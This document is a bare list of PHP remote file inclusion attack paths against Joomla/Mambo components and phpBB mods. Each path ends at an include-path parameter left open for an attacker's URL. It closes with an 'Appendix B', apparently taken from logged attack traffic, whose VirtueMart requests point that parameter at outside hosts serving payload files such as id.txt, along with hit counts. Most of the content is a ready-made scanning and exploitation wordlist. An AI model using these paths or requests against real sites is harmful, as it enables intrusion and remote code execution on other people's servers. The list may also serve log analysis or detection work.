/components/com_thopper/inc/contact_type.php?mosConfig_absolute_path=
/components/com_thopper/inc/itemstatus_type.php?mosConfig_absolute_path=
/components/com_thopper/inc/projectstatus_type.php?mosConfig_absolute_path=
/components/com_thopper/inc/request_type.php?mosConfig_absolute_path=

/components/com_thopper/inc/responses_type.php?mosConfig_absolute_path=
/components/com_thopper/inc/timelog_type.php?mosConfig_absolute_path=
/components/com_thopper/inc/urgency_type.php?mosConfig_absolute_path=
/components/com_zoom/classes/iptc/EXIF_Makernote.php?mosConfig_absolute_path=
/components/com_zoom/classes/iptc/EXIF.php?mosConfig_absolute_path=
/modules/mod_weather.php?absolute_path=
/components/calendar/com_calendar.php?absolute_path=
/modules/calendar/mod_calendar.php?absolute_path=
/components/com_calendar.php?absolute_path=
/modules/mod_calendar.php?absolute_path=
/components/com_mosmedia/media.tab.php?mosConfig_absolute_path=
/components/com_mosmedia/media.divs.php?mosConfig_absolute_path=
/administrator/components/com_joomlaradiov5/admin.joomlaradiov5.php?mosConfig_live_site=
/administrator/components/com_joomlaflashfun/admin.joomlaflashfun.php?mosConfig_live_site=
/administrator/components/com_joom12pic/admin.joom12pic.php?mosConfig_live_site=
/components/com_slideshow/admin.slideshow1.php?mosConfig_live_site=
/administrator/components/com_panoramic/admin.panoramic.php?mosConfig_live_site=
/administrator/components/com_wmtgallery/admin.wmtgallery.php?mosConfig_live_site=
/administrator/components/com_wmtportfolio/admin.wmtportfolio.php?mosConfig_absolute_path=
/administrator/components/com_mosmedia/includes/credits.html.php?mosConfig_absolute_path=
/administrator/components/com_mosmedia/includes/info.html.php?mosConfig_absolute_path=
/administrator/components/com_mosmedia/includes/media.divs.php?mosConfig_absolute_path=
/administrator/components/com_mosmedia/includes/media.divs.js.php?mosConfig_absolute_path=
/administrator/components/com_mosmedia/includes/purchase.html.php?mosConfig_absolute_path=
/administrator/components/com_mosmedia/includes/support.html.php?mosConfig_absolute_path=
Phpbb RFIs
/path/authentication/phpbb3/phpbb3.functions.php?pConfig_auth[phpbb_path]=
/includes/functions_portal.php?phpbb_root_path=
/includes/functions_mod_user.php?phpbb_root_path=
/includes/openid/Auth/OpenID/BBStore.php?openid_root_path=
/language/lang_german/lang_main_album.php?phpbb_root_path=
link_main.php?phpbb_root_path=
/inc/nuke_include.php?newsSync_enable_phpnuke_mod=1&newsSync_NUKE_PATH=
MOD_forum_fields_parse.php?phpbb_root_path=
/codebb/pass_code.php?phpbb_root_path=
/codebb/lang_select?phpbb_root_path=
includes/functions_nomoketos_rules.php?phpbb_root_path=
includes/functions.php?phpbb_root_path=
includes/functions.php?phpbb_root_path=
/ezconvert/config.php?ezconvert_dir=
/includes/class_template.php?phpbb_root_path=
/includes/usercp_viewprofile.php?phpbb_root_path=
/includes/functions.php?phpbb_root_path=
/includes/functions.php?phpbb_root_path=

menu.php?sesion_idioma=
/includes/functions.php?phpbb_root_path=
/admin/admin_linkdb.php?phpbb_root_path=
/admin/admin_forum_prune.php?phpbb_root_path=
/admin/admin_extensions.php?phpbb_root_path=
/admin/admin_board.php?phpbb_root_path=
/admin/admin_attachments.php?phpbb_root_path=
/admin/admin_users.php?phpbb_root_path=
/includes/archive/archive_topic.php?phpbb_root_path=
/admin/modules_data.php?phpbb_root_path=
/faq.php?foing_root_path=
/index.php?foing_root_path=
/list.php?foing_root_path=
/login.php?foing_root_path=
/playlist.php?foing_root_path=
/song.php?foing_root_path=
/gen_m3u.php?foing_root_path=
/view_artist.php?foing_root_path=
/view_song.php?foing_root_path=
/login.php?foing_root_path=
/playlist.php?foing_root_path=
/song.php?foing_root_path=
/flash/set_na.php?foing_root_path=
/flash/initialise.php?foing_root_path=
/flash/get_song.php?foing_root_path=
/includes/common.php?foing_root_path=
/admin/nav.php?foing_root_path=
/admin/main.php?foing_root_path=
/admin/list_artists.php?foing_root_path=
/admin/index.php?foing_root_path=
/admin/genres.php?foing_root_path=
/admin/edit_artist.php?foing_root_path=
/admin/edit_album.php?foing_root_path=
/admin/config.php?foing_root_path=
/admin/admin_status.php?foing_root_path=
language/lang_english/lang_prillian_faq.php?phpbb_root_path=
/includes/functions_mod_user.php?phpbb_root_path=
/language/lang_french/lang_prillian_faq.php?phpbb_root_path=
/includes/archive/archive_topic.php?phpbb_root_path=
/functions_rpg_events.php?phpbb_root_path=
/admin/admin_spam.php?phpbb_root_path=
/includes/functions_newshr.php?phpbb_root_path=
/zufallscodepart.php?phpbb_root_path=
/mods/iai/includes/constants.php?phpbb_root_path=
/root/includes/antispam.php?phpbb_root_path=
/phpBB2/shoutbox.php?phpbb_root_path=
/includes/functions_mod_user.php?phpbb_root_path=
/includes/functions_mod_user.php?phpbb_root_path=
/includes/journals_delete.php?phpbb_root_path=
/includes/journals_post.php?phpbb_root_path=
/includes/journals_edit.php?phpbb_root_path=
/includes/functions_num_image.php?phpbb_root_path=
/includes/functions_user_viewed_posts.php?phpbb_root_path=
/includes/themen_portal_mitte.php?phpbb_root_path=
/includes/logger_engine.php?phpbb_root_path=
/includes/logger_engine.php?phpbb_root_path=
/includes/functions_static_topics.php?phpbb_root_path=
/admin/admin_topic_action_logging.php?setmodules=pagestart&phpbb_root_path=
/includes/functions_kb.php?phpbb_root_path=
/includes/bbcb_mg.php?phpbb_root_path=
/admin/admin_topic_action_logging.php?setmodules=attach&phpbb_root_path=
/includes/pafiledb_constants.php?module_root_path=
/index.php?phpbb_root_path=
/song.php?phpbb_root_path=

/faq.php?phpbb_root_path=
/list.php?phpbb_root_path=
/gen_m3u.php?phpbb_root_path=
/playlist.php?phpbb_root_path=
/language/lang_english/lang_activity.php?phpbb_root_path=
/language/lang_english/lang_activity.php?phpbb_root_path=
/blend_data/blend_common.php?phpbb_root_path=
/blend_data/blend_common.php?phpbb_root_path=
/modules/Forums/admin/index.php?phpbb_root_path=
/modules/Forums/admin/admin_ug_auth.php?phpbb_root_path=
/modules/Forums/admin/admin_board.php?phpbb_root_path=
/modules/Forums/admin/admin_disallow.php?phpbb_root_path=
/modules/Forums/admin/admin_forumauth.php?phpbb_root_path=
/modules/Forums/admin/admin_groups.php?phpbb_root_path=
/modules/Forums/admin/admin_ranks.php?phpbb_root_path=
/modules/Forums/admin/admin_styles.php?phpbb_root_path=
/modules/Forums/admin/admin_user_ban.php?phpbb_root_path=
/modules/Forums/admin/admin_words.php?phpbb_root_path=
/modules/Forums/admin/admin_avatar.php?phpbb_root_path=
/modules/Forums/admin/admin_db_utilities.php?phpbb_root_path=
/modules/Forums/admin/admin_forum_prune.php?phpbb_root_path=
/modules/Forums/admin/admin_forums.php?phpbb_root_path=
/modules/Forums/admin/admin_mass_email.php?phpbb_root_path=
/modules/Forums/admin/admin_smilies.php?phpbb_root_path=
/modules/Forums/admin/admin_ug_auth.php?phpbb_root_path=
/modules/Forums/admin/admin_users.php?phpbb_root_path=
/stat_modules/users_age/module.php?phpbb_root_path=
/includes/functions_cms.php?phpbb_root_path=
/m2f/m2f_phpbb204.php?m2f_root_path=
/m2f/m2f_forum.php?m2f_root_path=
/m2f/m2f_mailinglist.php?m2f_root_path=
/m2f/m2f_cron.php?m2f_root_path=
/lib/phpbb.php?subdir=
/includes/functions_mod_user.php?phpbb_root_path=
/includes/functions.php?phpbb_root_path=
/includes/functions_portal.php?phpbb_root_path=
/includes/functions.php?phpbb_root_path=
/includes/functions_admin.php?phpbb_root_path=
/toplist.php?f=toplist_top10&phpbb_root_path=
/admin/addentry.php?phpbb_root_path=
/includes/kb_constants.php?module_root_path=
/auth/auth.php?phpbb_root_path=
/auth/auth_phpbb/phpbb_root_path=
/auction/auction_common.php?phpbb_root_path=
/auth/auth_SMF/smf_root_path=
/auth/auth.php?smf_root_path=

APPENDIX B

//components/com_virtuemart/show_image_in_imgtag.php?mosConfig_absolute_path=http://www.skakmat.eu/system//administrator/components/idd.txt??	218
///administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://kcaer.re.kr/zboard/icon/id.txt??	214
///administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://www.mjswimgear.dk/joomla/media/fx29id.txt?	198
///administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://www.bungeholes.com/id1.txt?	185
//administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://stonemac.com/bbs/g/id1.txt?	129
//administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://www.skakmat.eu/system//administrator/components/idd.txt??	105
/aws///administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://kcaer.re.kr/zboard/icon/id.txt??	63
/components/com_virtuemart/show_image_in_imgtag.php?mosConfig_absolute_path=http://203.128.246.107:32000/temp/id.gif?	53
/aws///administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://www.bungeholes.com/id1.txt?	52
/aws///administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://stonemac.com/bbs/g/id1.txt?	41